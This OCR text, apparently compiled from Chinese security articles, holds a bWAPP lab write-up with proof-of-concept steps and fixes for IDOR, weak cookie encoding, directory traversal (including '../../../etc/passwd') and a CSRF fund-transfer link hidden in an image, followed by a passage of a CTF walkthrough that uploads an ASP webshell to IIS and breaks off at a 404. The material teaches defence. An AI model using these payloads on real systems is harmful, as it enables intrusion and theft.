http://192.168.211.131/bWAPP/insecure_direct_object_ref_1.php

2、利用 burpsuite 拦截客户端和服务器交互的信息。拦截信息后，修改 POST 信息的 body 部分，修改 login ID 为其他内容，比如“ned”。




3、尽管消息显示成功，但是该用户不会意识到自身的密码被修改。

解决方案：

1、查看服务器端处理响应的脚本文件（insecure_direct_object_ref_1.php）。

2、脚本文件接收用户输入的 login ID，但是并没有检查这是否是目前登陆的用户(会话变量中的登陆的用户)。

3、修复这个漏洞，需要检查用户提供的 login ID 和会话存储的 login ID。只有它们匹配了才进一步提供查询数据库操作。



4、现在如果攻击者采用上面的方式修改密码，服务器就会返回如下的错误信息。

5、注意这种方式并不能阻止密码被修改，在实施这种措施之前，需要实施应对重放攻击的机制。

12.敏感数据泄露——base64 编码密码

影响范围：主站

需要解决的程度：高

URL：http://192.168.102.134/bWAPP/insecure_crypt_storage_3.php

描述：编码或者加密的 cookie 存储在客户端浏览器上，并不足够健壮以应对解码或者解密。SHA1 和 base64 算法比较容易破解。

威胁程度：中危(并不常见)

POC：

1、访问 URL：

http://192.168.102.134/bWAPP/insecure_crypt_storage_3.php。

2、取出网站的 cookie，火狐浏览器上通过：F12 —— 存储 —— cookie 查看。


Base64 encoding cookie (Low security level)

Name	Value
PHPSESS...	70349b14f8310ef1527bb13ce8e2041d
secret	c2Rm
security_...	0

SHA 1 encrypted cookie (High security level)

Name	Value
PHPSESS...	70349b14f8310ef1527bb13ce8e2041d
secret	9a6747fc6259aa374ab4e1bb03074b6ec672cf99
security_...	1

3、对低安全性下的 base64 编码和高安全性下的 sha1 加密的字符串进行解密，可以获得解密后的字符串“sdf”。因此 cookie 可以被破解。



解决方案：

1、查看服务器处理响应的脚本（insecure_crypt_storage_3.php）。

2、使用更安全的加密算法,比如 "sha512"。

3、最终加密出来的 cookie 就更难破解:

50fde99373b04363727473d00ae938a4f4debfd0afb1d428337d81905f6863b3cc303bb331ffb336108

5c3a6a2ef4589ff9cd2014c90ce90010cd3805fa5fbc6。

13.缺少访问功能控制——目录遍历之目录

影响范围：主站

URL：http://192.168.102.134/bWAPP/directory_traversal_2.php?directory=documents

描述：目标用户才能接触的文件列表作为 GET 请求的参数传递，如果未对文件名进行检查，攻击者可以修改文件名从而接触到其他文件。

威胁程度：中危


POC：

1、访问 URL：

http://192.168.102.134/bWAPP/directory_traversal_2.php?directory=documents

2、改名目录参数 ”document” 为 ‘.’ ，列出当前目录下的文件。

3、同时也可以用相对路径的方式获取更多目录信息，了解目录架构能够让恶意攻击者获取非常多的信息，比如 directory=../../../../ 能够直接查看服务器根目录的信息。




解决方案：


1、查看服务器端处理响应的脚本（directory_traversal_2.php）。

2、可以看出目录作为用户输入的参数，在经过 show_directory 函数前没有检查其合法性，导致相对路径的请求也会通过，从而使得攻击者可以遍历整个

目录。



3、修复这个漏洞，必须对输入进行检查，确保 "../" 这样的字符串无论如何不会出现在目录字符串中。使用 directory_traversal_check_2 函数对输入进行检查，过滤掉特殊字符串。



3、这就修复了该漏洞，当前目录之前的目录不能被遍历，

14.缺少访问功能控制——目录遍历之文件

影响范围：主站

URL：http://192.168.102.134/bWAPP/directory_traversal_1.php?page=message.txt

描述：提供给用户接入的参数作为 GET 请求的参数，攻击者可以修改该参数为当前目录下其他的文件。因为没有检查相对路径，因此攻击者可以接入隐藏的和受保护的文件。

威胁等级：高危


POC：

1、访问 URL：

h*ttp://192.168.102.134/bWAPP/directory_traversal_1.php?page=message.txt*

2、网页参数暴露在外，攻击者通过简单的测试即可发现没有对相对路径进行校验。

3、修改参数“message.txt”为 page=../../../etc/passwd，目录路径可以通过实验获取错误信息来找到，比如通过递归方式遍历目录路径。这样就可以直接分析目录结构(比如利用某些目录下的遍历漏洞)，找到需要的文件的相对路径。一旦找到这样的目录，就能直接利用相应的路径打印出文件的内容。



解决方案：

1、查看服务器端处理响应的脚本（directory_traversal_1.php）。

2、任何用户提交的 file 参数在通过 show_file 函数之前都没有进行检查，没有判断其是否是相对路径的格式，因此到来了该漏洞。

3、修复这个漏洞，必须在进入 show_file 函数之前对 $file 变量进行检查，

通过 directory_traversal_check_1 函数对输入的参数进行检查,过滤掉相对路径的格式，如下：

4、更新后，重新在浏览器上测试，就可发现不存在该漏洞了。

15.跨站请求伪造(转移财产)

影响范围：主站

URL：http://192.168.102.134/bWAPP/csrf_2.php

描述：跨站请求伪造(CSRF)就是当一个恶意站点、邮件、博客、紧急信息或者程序导致用户的浏览器利用用户现在的凭证在另外一个受信任的站点做了非期望的操作。


威胁等级：严重

POC：

1、访问 URL：

http://192.168.102.134/bWAPP/csrf_2.php

2、在基金转移的接口，通过 URL 传递参数是很糟糕的一种做法，在这种情况下容易犯相同的错误。链接可以被修改为攻击者的银行账号,并且转移的金额也可以被修改。



3、可修改指向攻击者账户的链接为：

csrf_2.php?account=Nagaraj_Account&amount=1000&action=transfer

可以嵌入该链接到图像中或者通过其他社会工程学手段让某个人点击该连接。点击该连接将导致相应金额被转移。比如下面的图片，包含上面的超链接，用户粗心地点击了该图片。

```
<a href = "http://localhost/sns_demoapp/csrf_2.php?account=Nagaraj_Account&amount=1000 &action=transfer" >
<img src = “lottery.jpg”> </a>
```

解决方案：

1、查看服务器端处理响应的脚本(csrf_2.php)。

2、第一步就是改版提交方式为 POST，确保该 url 不能独自被用来转移资产,无法嵌入一个 post 请求在之前的对象中。

3、下图展示的是需要要修改的原始代码：

```
<h1>CSRF (Transfer Amount)</h1>
<p>Amount on your account: <b> <?php echo $_SESSION["amount"] ?> EUR</b></p>
<form action="<?php echo($_SERVER["SCRIPT_NAME"]);?>" method="GET">
```

```
if(isset($_GET["amount"]))
{
    if(($_COOKIE["security_level"] != "1" && $_COOKIE["security_level"] != "2"))
    {
        $_SESSION["amount"] = $_SESSION["amount"] - $_GET["amount"];
    }
```


4、参照如下图片修改后，就无法嵌入 url 进行 csrf 攻击。

```
<h1>CSRF (Transfer Amount)</h1>
<p>Amount on your account: <b> <?php echo $_SESSION["amount"] ?> EUR</b></p>
<form action="<?php echo($_SERVER["SCRIPT_NAME"]);?>" method="POST">
```

```
if(isset($_POST["amount"]))
{
    if(($_COOKIE["security_level"] != "1" && $_COOKIE["security_level"] != "2"))
    {
        $_SESSION["amount"] = $_SESSION["amount"] - $_POST["amount"];
    }
```


5、最终完成了漏洞修复。

记一次线下赛靶机攻击过程

原创： Umask 信安之路 2017-12-03

本人前几天，刚参加一场线下安全赛，特其中一台靶机攻击过程分享下其中的坑。


靶机 IP ： 172.16.1.107

Web 访问似乎没什么有价值的东西

Nmap 看下是否有其他收获?

咋一眼看过去除了 80 端口的 web 以为就没其他端口了，尝试着进行全端口扫描发现，还是一样。


后来仔细进行 nmap -sV 扫描，还有一个 82 端口，尝试 web 访问。



存在一个 ucenter home 的站点，首先考虑了是否存在当前 cms 的漏洞


后来一想，如果单纯是 cms 的漏洞，何必需要之前 80 端口上的 IIS 列目录。

分别将两个站点内容对比下，发现 80 端口上的 logo.gif 文件与 82 站点的 logo 一致。




那么现在可以肯定 80 的 IIS 站点肯定是 82 主站的图片存放位置。

看到 IIS 想起了 IIS 存在写入漏洞，拿出工具扫描一番




看来存在漏洞,尝试上传 asp webshell




上传成功，接下来 move 一下就好了。

Shell.asp 创建成功。



尝试访问 404，未找到该文件……



明明存在，为何未找到呢？

